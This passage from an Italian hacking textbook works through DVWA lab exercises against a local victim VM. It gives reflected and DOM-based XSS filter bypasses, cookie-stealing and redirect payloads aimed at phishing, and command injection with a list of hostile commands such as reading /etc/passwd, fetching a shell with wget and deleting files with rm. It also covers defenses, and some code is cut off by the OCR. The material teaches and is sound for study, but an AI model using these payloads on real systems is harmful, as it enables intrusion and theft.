


Figura 8.16: l'attacco si figura esattamente come quello precedente

Verrà dunque generato un URL, che potrà essere inviato alla vittima:

```
http://victim/vuln/vulnerabilities/xss_r/?
name=%3Cscript%3Ealert%28document.cookie%29%3C%2Fscript%3E#
```

Questo livello di attacco è molto simile a quanto visto nella Stored XSS "Low"; dalla macchina **victim** vediamo infatti che non vengono applicati controlli alla variabile passata in query-string (riga 8) ma viene effettuato solo un controllo se esiste un valore (riga 6) [Codice 8.13].

Codice 8.13

```
<?php
header("X-XSS-Protection: 0");

// Is there any input?

if (array_key_exists("name", $_GET) && $_GET['name'] !
        // Feedback for end user
        echo '<pre>Hello ' . $_GET['name'] . '</pre>';
```

```
}
?>
```

http://victim/vuln/vulnerabilities/view_source_all.php?id=xss_r

Attacco: **Reflected XSS** "Medium"

Simulazione Victim

L'attacco ricalca quanto già visto in Stored XSS "Medium". Il codice sostituisce tutte le stringhe "<script>" con un valore vuoto. Dalla macchina **victim** possiamo trovare alla riga 8 la funzione che sostituisce la stringa (str_replace) [Codice 8.14].

Codice 8.14

```
<?php
header("X-XSS-Protection: 0");

// Is there any input?

if (array_key_exists("name", $_GET) && $_GET['name'] != NULL) {

	// Get input
	$name = str_replace('<script>', '', $_GET['name']);

	// Feedback for end user
	echo "<pre>Hello ${name}</pre>";
}

?>
```

http://victim/vuln/vulnerabilities/view_source_all.php?id=xss_r

Il bypass può prevedere una variante del tag <script>, ad esempio aggiungendo uno spazio prima della chiusura (<script >) oppure richiamandolo da legacy:

```
<script type="text/javascript">
```

Dalla macchina **attacker** andremo quindi a inserire lo script completo all'interno dell'input [Figura 8.17]:

```
<script type="text/javascript">alert(document.cookie)</script>
```

Verrà generato un URL, che inviato alla vittima causerà l'esecuzione del

payload:

```
http://victim/vuln/vulnerabilities/xss_r/?
name=%3Cscript+type%3D%22text%2Fjavascript%22%3Ealert%28document.cooki
```




Figura 8.17: la vulnerabilità è molto simile a quanto visto in Stored XSS (Medium)

Attacco: **Reflected XSS** "High"

Simulazione Victim

L'attacco ricalca quanto già visto in Stored XSS "High". Il codice è in grado di identificare qualunque richiamo al tag <script>, comprese le varianti. Dalla macchina **victim** possiamo trovare alla riga 8 la funzione che sostituisce qualunque carattere tramite regex (preg_replace) [Codice 8.15].

Codice 8.15

```
<?php
header("X-XSS-Protection: 0");

// Is there any input?

if (array_key_exists("name", $_GET) && $_GET['name'] !

        // Get input

$name = preg_replace('/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t

        // Feedback for end user
        echo "<pre>Hello ${name}</pre>";
}
?>
```

```
http://victim/vuln/vulnerabilities/view_source_all.php?id=xss_r
```

L'approccio è identico alla versione Stored XSS "High". Ci basterà richiamare un altro tag HTML (ad esempio <svg>) ed evocare una funzione inline javascript. Una cosa del genere andrà più che bene:

```
<svg onload="alert(document.cookie)">
```

Dalla macchina **attacker** andiamo a inserire il valore nell'input così da ottenere i cookie a schermo [Figura 8.18]. Il link generato sarà il seguente:

```
http://victim/vuln/vulnerabilities/xss_r/?name=<svg
onload="alert(document.cookie)">
```




Figura 8.18: richiamiamo un altro tag HTML, potremo comunque evocare del codice JS

Payload: **XSS Redirect**

Simulazione DVWA

Lo scopo di questo esercizio è quello di effettuare un semplice Redirect ad un'altra pagina web. Non essendo memorizzata sul server non sarà a tutti gli effetti un deface (capitolo 12.6) ma potrà essere utilizzata come tecnica su cui basare un attacco di tipo Phishing. La tecnica sarà dimostrata alla pagina Reflected XSS su livello DWVA Low.

Avendo tra le mani la possibilità di iniettare codice Javascript potremo eseguire un redirect con il seguente codice iniettato nell'URL:

```
http://victim/vuln/vulnerabilities/xss_r/?name=
<script>window.location.href="http://example.com"</script>#
```

Seguono ora degli esempi di codice sempre in **Javascript**, da sostituire alla variabile evidenziata:

```
<script>location.href="http://example.com"</script>
```

oppure

```
<script>window.location.replace("http://example.com")</script>
```

o la sua variante in **jQuery**[140]:

```
<script>$(location).attr('href','http://example.com);</script>
```

è possibile anche effettuare un redirect in **HTML**, qualora si supponga che la vittima blocchi il codice Javascript:

```
http://victim/vuln/vulnerabilities/xss_r/?name=<meta http-
equiv="refresh" content="0;URL=http://example.com">#
```

Difesa: **Reflected XSS**

Simulazione DVWA

La soluzione proposta è quella di filtrare tutti i caratteri HTML. È la funzione htmlspecialchars()[141] a convertire tutti i caratteri speciali, rendendoli di fatto innocui [Codice 8.16].

Codice 8.16

```
<?php
// Is there any input?
if (array_key_exists("name", $_GET) && $_GET['name'] !=

// Check Anti-CSRF token          ...

        // Get input
        $name = htmlspecialchars($_GET['name']);

        // Feedback for end user
        echo "<pre>Hello ${name}</pre>";
}
// Generate Anti-CSRF token ...
?>
```

http://victim/vuln/vulnerabilities/view_source_all.php?id=xss_r

8.1.4 LAB: DOM Based Cross-Site Scripting

Lo scopo di questo LAB è quello di sfruttare una vulnerabilità di tipo DOM Based XSS, passando in query-string un codice in Javascript che verrà successivamente elaborato da uno script JS presente nella pagina. L'attacco, questa volta, non viene elaborato dal web server bensì dal client.

Attacco: **DOM Based XSS** "Low"

Simulazione Victim

Dalla macchina **attacker** accediamo al modulo XSS (DOM). La pagina generata inizialmente da DVWA si presenta in questo modo:

```
http://victim/vuln/vulnerabilities/xss_d/
```

Cliccando una prima volta su "*Select*" noteremo come in query-string verrà aggiunto il parametro in URL [Figura 8.19]:

```
http://victim/vuln/vulnerabilities/xss_d/?default=English
```




Figura 8.19: in query-string alla variabile default viene assegnato il valore "English"

Lo script presente in pagina effettua una replica del valore presente in query-string, inserendolo all'interno del menù a cascata (<select>). Basta quindi modificare il valore "English" con il codice Javascript, come nel seguente esempio [Figura 8.20]:

```
http://victim/vuln/vulnerabilities/xss_d/?default=
<script>alert(document.cookie)</script>
```




Figura 8.20: non esistono filtri sui valori inseriti, è possibile iniettare qualunque cosa nel Browser

Attacco: **DOM Based XSS** "Medium"

Simulazione Victim

In questo livello l'approccio difensivo è leggermente più complesso: in pratica se è presente qualunque richiamo alla stringa "<script" la pagina ci reindirizzerà a quella originaria. A differenza quindi di quanto visto in Reflected e Stored non possiamo bypassare il controllo semplicemente con " <script type="text/javascript...", né tantomeno utilizzare varianti tipo " <sCriPt" in quanto la funzione di blocco (stripos) è di tipo case-insensitive. Dalla macchina **victim** ritroviamo il codice sorgente responsabile di tale blocco dalla riga 8 alla riga 11 [Codice 8.17].

Codice 8.16

```
<?php
// Is there any input?
if (array_key_exists("default", $_GET) && !is_null($_GET['default'])) {
	$default = $_GET['default'];

	// Do not allow script tags
	if (stripos($default, "<script") !== false) {
		header("location: ?default=English");
```

```
            exit;
    }
}
?>
```

http://victim/vuln/vulnerabilities/view_source_all.php?id=xss_d

Come abbiamo già visto possiamo bypassare qualunque controllo al tag <script> utilizzando un elemento HTML e richiamando inline un evento Javascript, come con il seguente codice:

```
<svg onload="alert(document.cookie)">
```

Inserendolo questa volta però non verrà reindirizzato; il motivo è dato dal fatto che non è possibile inserire tag HTML all'interno di un <option>. Tanto per essere più chiari possibile, questo è un esempio di codice HTML di un menù a discesa [Codice 8.17]:

Codice 8.17

```
<select>
   <option value="1">QUI IL VALORE</option>
</select>
```

Al posto di "QUI IL VALORE" non è possibile inserire codice HTML: che si fa? Semplice, si ricostruisce la parte successiva, quindi prima di evocare il tag HTML nocivo sarà necessario chiudere il tag option e select. Il nostro "payload" sarà così composto [Figura 8.21]:

```
</option></select><svg onload="alert(document.cookie)">
```

Dalla macchina **attacker** inseriamolo nella query-string, ottenendo così il seguente URL:

```
http://victim/vuln/vulnerabilities/xss_d/?default=</option>
</select><svg onload="alert(document.cookie)">
```




Figura 8.21: prima di poter evocare lo script in Javascript dovremo chiudere il menù a cascata, quindi potremo evocare il codice JS

Attacco: **DOM Based XSS** "High"

Simulazione Victim

In questo livello sembrerebbe non esserci strada per scamparla; questo è ciò che pensano molti programmatori web, attraverso l'approccio "whitelist". In pratica, si definiscono le lingue utilizzabili (English, French, Spanish etc...) e qualunque cosa venga scritta causa l'exit del programma. L'approccio più comune è quello dello switch/case, una particolare condizione comune a molti linguaggi di programmazione. Dalla macchina **victim** possiamo vedere il codice responsabile di questa difesa (da riga 7 a riga 17) [Codice 8.18].

Codice 8.18

```
<?php
// Is there any input?
if (array_key_exists("default", $_GET) && !is_null($_GI
        // White list the allowable languages
        switch ($_GET['default']) {
        case "French":
        case "English":
        case "German":
        case "Spanish":
        // ok
        break;
        default:
                header("location: ?default=English");
                exit;
        }
}
?>
```

http://victim/vuln/vulnerabilities/view_source_all.php?id=xss_d

L'approccio di bypass in questo caso richiede una buona conoscenza di programmazione, ma soprattutto, di cosa può fare e non fare un web server: è vero, può leggere l'url, ma non può leggere una porzione dell'URL. Le specifiche W3C suggeriscono che, data la struttura di un URL come il seguente:

```
http://example.com/page.php?id=X&pw=Y#test
```

La parte successiva compresa in "#test" non viene elaborata dal web server poiché è riservata all'elaborazione in client (ad esempio come anchor link in HTML, variabili JS e cose di questo tipo). La lettura del web server perciò si fermerà al cancelletto (#), lasciando la parte successiva al linguaggio client.

Con l'esempio precedente a portata di mano, il client vedrà questo:

```
http://example.com/page.php?id=X&pw=Y#test
```

Ma il web server vedrà questo

```
http://example.com/page.php?id=X&pw=Y
```

Possiamo dunque bypassare il controllo sulla URL del test XSS DOM Based, indicando dalla macchina **attacker** il seguente URL:

```
http://victim/vuln/vulnerabilities/xss_d/?default=English#
<script>alert(document.cookie)</script>
```

In questo caso il lato web server leggerà solo il valore "English" (presente nel controllo switch) mentre il lato client elaborerà il resto [Figura 8.22].

NB: effettuando modifiche dopo il cancelletto sarà necessario forzare il caricamento della pagina dal pulsante "Ricarica" del browser; questo succede perché effettivamente la richiesta HTTP non cambia, quindi il server potrebbe rifiutarsi di rigenerarla con un semplice CTRL+R.




Figura 8.22: il bypass è avvenuto con successo!

Difesa: **DOM Based XSS**

Simulazione Victim

I browser di nuova generazione tendono a convertire alcuni caratteri speciali (i caratteri ASCII non sicuri come "<" o " ") nella loro variante esadecimale, seguiti dal simbolo percentuale (%). Tra le best-practice dei programmatori web, per ovviare a questo tipo di vulnerabilità c'è quella di evitare il decoding dei caratteri: in particolare, tutti gli esempi di vulnerabilità utilizzano la funzione decoreURI() in Javascript, che converte i caratteri esadecimali in

caratteri reali (e dunque renderizzati dal browser). L'esempio che segue è il codice utilizzato nel livello "Impossible" di DVWA: la variabile lang viene estrapolata direttamente dal browser, senza essere decodificata [Codice 8.19]:

Codice 8.19

```
if (document.location.href.indexOf("default=") >= 0) {
var lang =
document.location.href.substring(document.location.hre
document.write("
<option value='" + lang + "'>" + (lang) + "</option>
");
...
```

Se si tenta di inserire caratteri HTML o JS essi verranno convertiti in HEX, rendendo impossibile l'evasione del codice [Figura 8.23].




Figura 8.23: inutile inserire qualunque tag HTML, i caratteri ASCII non sicuri verranno riconvertiti in HEX

8.2 Command Execution

Molti siti, o web app in generale, fanno affidamento a comandi di sistema per poter garantire il funzionamento di alcune features presenti in esso: qualora un malintenzionato riuscisse ad aggirare il comando, ad esempio “collegandosi” al comando originario e generandone un altro, avrebbe tra le

mani l’accesso alla macchina!

Mi spiego meglio: abbiamo una input in grado di elaborare un indirizzo IP. Noi, come utenti, inseriamo l’indirizzo IP e la web app effettuerà un’operazione con esso, ad esempio pingarlo e verificare che l’host sia raggiungibile dal web server. L’ultima azione, quella del ping, verrà probabilmente effettuata da un tool integrato nel web server (ping, appunto) che verrà evocato dalla web app e quindi mostrerà il risultato all’utente.

L’input inserito genererà quindi un comando da terminale, come il seguente:

```
$ ping [INPUT_UTENTE]
```

Se l’utente scrivesse solo “10.0.0.2” probabilmente riceverebbe il risultato di tale ping. Il “solo se”, purtroppo, non è contemplato nella progettazione software, e quindi un malintenzionato potrebbe scrivere “10.0.0.2 + comandi da eseguire” e causare dei veri disastri.

Tali disastri sarebbero proporzionati all’infrastruttura del server in cui la web app è ospitata: devi sapere infatti che ogni web app, per poter funzionare, ha bisogno di un utente che la “ospiti”. Alcune best pratices in amministrazione server riuscirebbero a limitare i danni nel solo spazio in cui la web app è ospitata ma, se tu dovessi continuare a percorrere questa strada, capiresti quanto è sbagliato credere a queste favole!

Tornando a noi: perché succede questo? Cosa causa questo tipo di falla? La risposta è: sanificazione dell’input.

8.2.1 Sanificazione dell'Input

Scomodiamo un attimo il linguaggio di programmazione PHP, fondamentale per comprendere in che modo questo succede [Codice 8.20]:

Codice 8.20

```php
<?php

if (isset($_GET['ip'])) {
        $ipvalue = $_GET['ipvalue'];
        $ping_result = system("ping {$domain}");
        echo ($ping_result);
}
?>
```

Il funzionamento di questo breve codice è relativamente semplice: innanzitutto da per assodato che venga fornito un input attraverso la query-string (ad esempio: pagina.php?ip=10.0.0.2) quindi, se dopo ?ip= trova un valore (10.0.0.2), lo salva all'interno di una variabile ($ipvalue), esegue il comando (ping 10.0.0.2), salva il risultato ($ping_result) e lo stampa (echo).

Come notiamo, qualunque sia il valore presente dopo ?ip= viene elaborato (sia esso un indirizzo IP ma anche un testo, una mail, un carattere speciale o qualunque cosa ti passi per la testa) compreso un operatore!

Cos'è un operatore? Se hai avuto esperienze con il terminale UNIX saprai che puoi richiamare contemporaneamente più comandi dalla stessa linea di comando. Vediamoli assieme.

Operatore	Funzione
;	Almeno uno dei due comandi deve essere valido
&	Almeno uno dei due comandi deve essere valido
&&	Entrambi i comandi devono essere validi, altrimenti non verrà eseguito nulla
|	Almeno uno dei due comandi deve essere valido
||	Entrambi i comandi devono essere validi, altrimenti non verrà eseguito nulla

Quindi, se nell'applicazione sopra citata indicassimo non solo un indirizzo IP

ma anche l'operatore e il comando successivo, il risultato sarebbe:

```
$ ping 10.0.0.2 && echo "HACKED"
64 bytes from 10.0.0.2: icmp_seq=0 ttl=64 time=0.055 ms
64 bytes from 10.0.0.2: icmp_seq=1 ttl=64 time=0.075 ms
64 bytes from 10.0.0.2: icmp_seq=2 ttl=64 time=0.074 ms

--- 10.0.0.2 ping statistics ---
3 packets transmitted, 3 packets received, 0.0% packet loss
round-trip min/avg/max/stddev = 0.055/0.068/0.075/0.009 ms
"HACKED"
```

8.2.2 Esecuzione di un non-input

Per spiegare a un profano l'ampiezza di questa vulnerabilità è necessario che mi inventi un termine: il "non-input". Come abbiamo visto il Remote Command Execution consiste in un'elaborazione errata dell'input, un valore che l'utente inserisce. Ma se questo input non fosse inserito volontariamente dall'utente?

Mi spiego: immaginiamo per un istante una semplice web app che debba elaborare una variabile del nostro browser, ad esempio lo User-Agent[142]. L'utente sta inconsapevolmente inviando dei valori alla web e quest'ultima li elabora e genera nuovi risultati, tuttavia la stessa non sa che l'utente potrebbe aver manipolato lo User-Agent, infilandoci il suo codice maligno. Vediamo un esempio [Codice 8.21]:

Codice 8.21

```php
<?php
        $useragent = $_SERVER['HTTP_USER_AGENT'];
        $uaresult = system("echo {$useragent}");
        echo ($uaresult);
?>
```

Anche in questo caso è possibile iniettare codice.

Nonostante questa tecnica non verrà elaborata nei nostri LAB, è

importante ricordare che non solo gli input visibili sono rischiosi.

8.2.3 Remote Command Execution

Se la web app dovesse consentire l'esecuzione di comandi sul server (da remoto, appunto per questo la vulnerabilità prende il nome di Remote Command Execution) i danni che potrebbero susseguirsi sarebbero catastrofici. Come accennato questi dipenderebbero in primis dai permessi che l'user della web app ha; di seguito alcuni esempi chiariranno i "danni" che è possibile provocare:

Comando	Risultato
$ cat /etc/passwd	Permette di enumerare tutti gli utenti visibili sul server
$ ifconfig *oppure* ip a	Permette di mostrare la configurazione di rete del server
$ ls	Permette di listare il contenuto di una cartella; nei web host, permette di vedere quali altri siti web vengono ospitati
$ whoami	Permette di sapere che utente sta utilizzando la web app nel server
$ uname -r	Permette di vedere la distribuzione in uso
$ pwd	Permette di vedere in quale path si è presenti nel sistema
$ wget	Permette di scaricare dal WWW qualunque file (ad esempio una shell per prendere il controllo del server)
$ cp *oppure* mv *oppure* rm	Permette di operare con i file presenti, eliminando interi siti web (con il parametro -r) etc...

Ovviamente questo è solo un piccolo esempio, fondamentalmente l'attacco consente di eseguire qualunque comando (esattamente come se fosse una connessione SSH o Telnet da remoto) sul server vittima, con tutti i limiti e le potenzialità del caso.

8.2.3.1 LAB: REMOTE COMMAND EXECUTION

In questo LAB ci occuperemo di far eseguire dei comandi al web server attraverso uno script che effettua il ping a una macchina, quindi ne rilascia l'output: il form – rappresentato da un input compilabile dall'utente – viene passato a uno script che eseguirà il tool "ping" nella macchina vittima. Considereremo valido il LAB quando riusciremo a far eseguire comandi alla macchina, ad esempio stampando i valori dell'interfaccia di rete (tramite ip

a).

Attacco: **Command Execution** "Low"

Simulazione Victim

Il livello "low" del test non prevede alcun controllo sull'input: una semplice condizione si occupa di verificare il tipo di Sistema Operativo, quindi di utilizzare la funzione apposita. Dalla macchina **attacker** rechiamoci alla pagina "Command Injection", quindi effettuiamo un test qualunque specificando un IP [Figura 8.24].

Vulnerability: Command Injection

Ping a device

Enter an IP address: 20.0.0.2 Submit

```
PING 20.0.0.2 (20.0.0.2) 56(84) bytes of data.
64 bytes from 20.0.0.2: icmp_seq=1 ttl=64 time=0.256 ms
64 bytes from 20.0.0.2: icmp_seq=2 ttl=64 time=0.256 ms
64 bytes from 20.0.0.2: icmp_seq=3 ttl=64 time=0.491 ms
64 bytes from 20.0.0.2: icmp_seq=4 ttl=64 time=0.464 ms

--- 20.0.0.2 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3048ms
rtt min/avg/max/mdev = 0.256/0.366/0.491/0.113 ms
```

Figura 8.24: il risultato mostra un output, lo stesso che otterremmo lanciando il comando "ping 20.0.0.2" dalla macchina vittima.

Possiamo ottenere lo stesso risultato indicando dalla macchina vittima il seguente comando [Figura 8.25]:

```
$ ping 20.0.0.2
```

Dove 20.0.0.2 sarà l'IP della macchina attacker.

```
root@hacklog:~# ping 20.0.0.2
PING 20.0.0.2 (20.0.0.2) 56(84) bytes of data.
64 bytes from 20.0.0.2: icmp_seq=1 ttl=64 time=0.245 ms
64 bytes from 20.0.0.2: icmp_seq=2 ttl=64 time=0.229 ms
64 bytes from 20.0.0.2: icmp_seq=3 ttl=64 time=0.276 ms
64 bytes from 20.0.0.2: icmp_seq=4 ttl=64 time=0.222 ms
^C
--- 20.0.0.2 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3064ms
rtt min/avg/max/mdev = 0.222/0.243/0.276/0.020 ms
root@hacklog:~#
```

Figura 8.25: il risultato della web app è lo stesso della CLI. Pronti a comandare il server?

Secondo il principio di concatenamento UNIX possiamo "appendere" un nuovo comando. Se ad esempio volessimo usare il carattere "&", seguito dal comando "ip a", il risultato ci mostrerà sia il ping che le interfacce di rete [Figura 8.26].

Ping a device

Enter an IP address: 20.0.0.2 & ip a   Submit

```
PING 20.0.0.2 (20.0.0.2) 56(84) bytes of data.
1: lo:  mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp0s3:  mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:c1:71:c5 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global enp0s3
       valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fec1:71c5/64 scope link
       valid_lft forever preferred_lft forever
3: enp0s8:  mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:83:cf:bc brd ff:ff:ff:ff:ff:ff
    inet 20.0.0.3/24 brd 20.0.0.0 scope global enp0s8
       valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe83:cfbc/64 scope link
       valid_lft forever preferred_lft forever
64 bytes from 20.0.0.2: icmp_seq=3 ttl=64 time=0.243 ms
64 bytes from 20.0.0.2: icmp_seq=4 ttl=64 time=0.201 ms

--- 20.0.0.2 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3052ms
rtt min/avg/max/mdev = 0.196/0.217/0.243/0.019 ms
```

Figura 8.26: concateniamo i due comandi tramite e commerciale (&)

Attacco: **Command Execution** "Medium"

Simulazione Victim

